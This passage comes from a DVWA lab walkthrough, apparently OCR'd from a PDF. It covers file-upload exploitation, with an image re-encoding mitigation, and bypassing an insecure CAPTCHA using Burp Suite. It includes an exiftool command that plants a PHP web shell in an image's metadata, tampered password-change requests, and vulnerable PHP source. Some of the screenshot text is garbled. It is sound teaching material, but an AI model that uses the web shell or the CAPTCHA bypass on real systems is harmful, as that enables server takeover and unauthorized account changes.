
```
[root@kali ~]# exiftool -Comment '<?php echo "<pre>"; system($_GET["cmd"]); echo "</pre>"; ?>' Logo.jpg
1 image files updated
[root@kali ~]# ls
abc f7ee5e61c35384718a4adb5e6976607e8fbe6d87ac146fbdb4212b57ef91436c.zip kali-burpsuite.desktop om_shell.php
GVN logo.jpg password.txt safe.pdf unsafe.pdf xss.js zap_root_ca.cer
[root@kali ~]#
```

5. Upload payload on target.

The screenshot shows a browser window titled "DVWA" with the URL "localhost/DVWA/vulnerabilities/fileupload". The main content is the "Vulnerability: File Upload" page. On the left, there's a sidebar with various attack categories: Home, Instructions, Setup / Reset DB, Brute Force, Command injection, CSRF, File inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL injection, SQL injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorization Bypass, Open HTTP Redirect, Cryptography, and API. The main area has a form titled "Choose an image to upload:" with a "Browse..." button and a "Upload" button. A red error message says ".../Downloads/uploadedimage.jpg: No file(s) uploaded!". Below the form is a "More Information" section with links to external resources.

The screenshot shows a browser window titled "DVWA" with the URL "localhost/DVWA/vulnerabilities/cmd". The main content is the "Vulnerability: Command Injection" page. The sidebar is identical to the previous screenshot. The main area has a form titled "Ping a device" with a text input field containing "wwwDVWA/hackable/uploads/shell.php" and a "Submit" button. Below the form is a "More Information" section with links to external resources.

6. Exploit vulnerability by execute command on URL bar.



Mitigation:

This will check everything from all the levels so far, as well then to re-encode the image. This will make a new image, therefor stripping any "non-image" code (including metadata).

Sample code:

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
```

```

$temp_file    = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? (
sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
$temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.'
. $uploaded_ext;

// Is it an image?
if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) ==
'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
( $uploaded_size < 100000 ) &&
( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
getimagesize( $uploaded_tmp ) ) {

    // Strip any metadata, by re-encoding image (Note, using php-Imagick is
recommended over php-GD)
    if( $uploaded_type == 'image/jpeg' ) {
        $img = imagecreatefromjpeg( $uploaded_tmp );
        imagejpeg( $img, $temp_file, 100 );
    }
    else {
        $img = imagecreatefrompng( $uploaded_tmp );
        imagepng( $img, $temp_file, 9 );
    }
    imagedestroy( $img );

    // Can we move the file to the web root from the temp folder?
    if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path .
$target_file ) ) ) {
        // Yes!
        echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a>
successfully uploaded!</pre>";
    }
    else {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }

    // Delete any temp files
    if( file_exists( $temp_file ) )
        unlink( $temp_file );
}

else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
}

```

```
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

6. Insecure CAPTCHA Vulnerability

A CAPTCHA is a program that can tell whether its user is a human or a computer. You've probably seen them - colourful images with distorted text at the bottom of Web registration forms. CAPTCHAs are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.


CAPTCHAs are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the CAPTCHA is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.

6.1 Low Level Security

The issue with this CAPTCHA is that it is easily bypassed. The developer has made the assumption that all users will progress through screen 1, complete the CAPTCHA, and then move on to the next screen where the password is actually updated. By submitting the new password directly to the change page, the user may bypass the CAPTCHA system.


Steps:

1. Open your target page for function analysis




The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'Insecure CAPTCHA' page. The browser's address bar shows the URL `localhost/DVWA/vulnerabilities/captcha/`. The DVWA logo is at the top right. On the left, there's a sidebar menu with various security vulnerabilities listed, and the 'Insecure CAPTCHA' option is highlighted with a green background. The main content area is titled 'Vulnerability: Insecure CAPTCHA'. It contains a form for changing a password, with fields for 'New password' and 'Confirm new password'. Below the form is a reCAPTCHA checkbox labeled 'I'm not a robot'. A 'Change' button is at the bottom of the form. At the very bottom of the page, there's a link to 'More Information' with the URL <https://en.wikipedia.org/wiki/CAPTCHA>.


2. Open burp suite for capture traffic.



3. Enter new password.



4. View source code for analysis.



The screenshot shows a browser window titled "Damn Vulnerable Web Application (DVWA) - Damn Vulnerable Web Application (DVWA) - Mozilla Firefox". The URL is "localhost/DVWA/vulnerabilities/captcha/source/flow.php". The page content is the source code of a PHP file:

```
<?php

if( !isset( $POST[ 'Change' ] ) || ! $POST[ 'stop' ] == '1' ) {
    // hide form = true
    $pass_new = $POST[ 'password_new' ];
    $pass_conf = $POST[ 'password_conf' ];
    $err_message = '';
    $stop = 'true';
    $recaptcha = recaptcha_check_answer(
        $DVWA[ 'recaptcha_private_key' ],
        $POST[ 'g-recaptcha-response' ]
    );
}


// USE THE CAPTCHA VALUES
if( $stop ) {
    if( $recaptcha == false ) {
        $err_message = '<p>The CAPTCHA was entered incorrectly.</p>';
        $auto_form = false;
        return;
    }
} else {
    if( $recaptcha == true ) {
        if( $pass_new == $pass_conf ) {
            $err_message = '';
            $auto_form = true;
        } else {
            $err_message = '<p>The new password and its confirmation do not match.</p>';
            $auto_form = false;
        }
    } else {
        $err_message = '<p>Please enter the CAPTCHA! Click the button to confirm your changes.</p>';
        $auto_form = false;
    }
}

if( $err_message == '' ) {
    $sql = "UPDATE users SET password = '$pass_new' WHERE id = '$id'";
    $result = mysqli_query($conn, $sql);
    if($result) {
        $err_message = '<p>Your password has been successfully changed!</p>';
        $auto_form = true;
    } else {
        $err_message = '<p>An error occurred while changing your password. Please try again.</p>';
        $auto_form = false;
    }
}

echo $err_message;
die();
}

To direct input to this VM move the mouse pointer inside or press Ctrl+G.
```

5. Intercept the request.



The screenshot shows the Burp Suite interface with a captured POST request. The "Request" tab displays the following details:

Time	Type	Direction	Method	URL	Status code	Length
10:59:48.61m...	HTTP	Request	POST	http://localhost/DVWA/vulnerabilities/captcha/		

The "Raw" section of the request pane shows the following HTTP traffic:

```
POST /DVWA/vulnerabilities/captcha HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
DNT: 1
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Upgrade-Insecure-Requests: 1
Priority: -1
Cache-Control: max-age=0
Cookie: securityLevel=low; securityToken=theseareay

http://localhost/DVWA/vulnerabilities/captcha/password_new=123456789&password_conf=123456789&recaptcha_response=Change
```

6. Make changes in request to bypass CAPTCHA.

The screenshot shows the Burp Suite interface with the "HTTP" tab selected. A request is being edited for the URL `http://localhost/DVWA/vulnerabilities/captcha/`. The "Raw" tab displays the modified POST request:

```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.124 Safari/537.36
Accept-Language: en-US,en;q=0.5
Accept: */*
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Length: 79
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Upgrade-Insecure-Requests: 1
step=password_never123&submit=Submit+request+change+change
```

The last line of the request, `step=password_never123&submit=Submit+request+change+change`, is highlighted with a red box. The "Inspector" panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

7. Successfully bypass CAPTCHA after changes.

The screenshot shows the DVWA application running in a browser. The URL is `localhost/DVWA/vulnerabilities/captcha/8`. The page title is "Vulnerability: Insecure CAPTCHA". The main content area displays the message "You have 1 attempt(s) left". On the left, there is a sidebar menu with various attack types, and the "Insecure CAPTCHA" option is currently selected. The status bar at the bottom indicates "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

6.2 Medium Level Security

The developer has attempted to place state around the session and keep track of whether the user successfully completed the CAPTCHA prior to submitting data. Because the state variable (is on the client side, it can also be manipulated by the attacker like so.


Steps:

1. View target page for analysis.




A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) "Insecure CAPTCHA" page. The URL in the address bar is `localhost/DVWA/Vulnerabilities/insecure_captcha/`. The page title is "Vulnerability: Insecure CAPTCHA". On the left, there's a sidebar menu with various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (which is highlighted in green), SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area contains a form titled "Change your password:" with fields for "New password:" and "Confirm new password:". Below these fields is a reCAPTCHA checkbox labeled "I'm not a robot" with the "reCAPTCHA Privacy - Terms" link. A "Change" button is at the bottom of the form. Below the form, there's a "More Information" section with a link to <https://en.wikipedia.org/wiki/CAPTCHA>.

2. Open burp suite and on interception for capture traffic.



A screenshot of the Burp Suite Community Edition interface. The title bar shows "Burp Suite Community Edition v2025.3.4 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Computer, Logger, Organizer, Extensions, User, and Settings. The main window is set to "Proxy" mode, with "Intercept" selected. The status bar at the bottom indicates "Event log All issues" and "Memory 10/4.3MB". A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

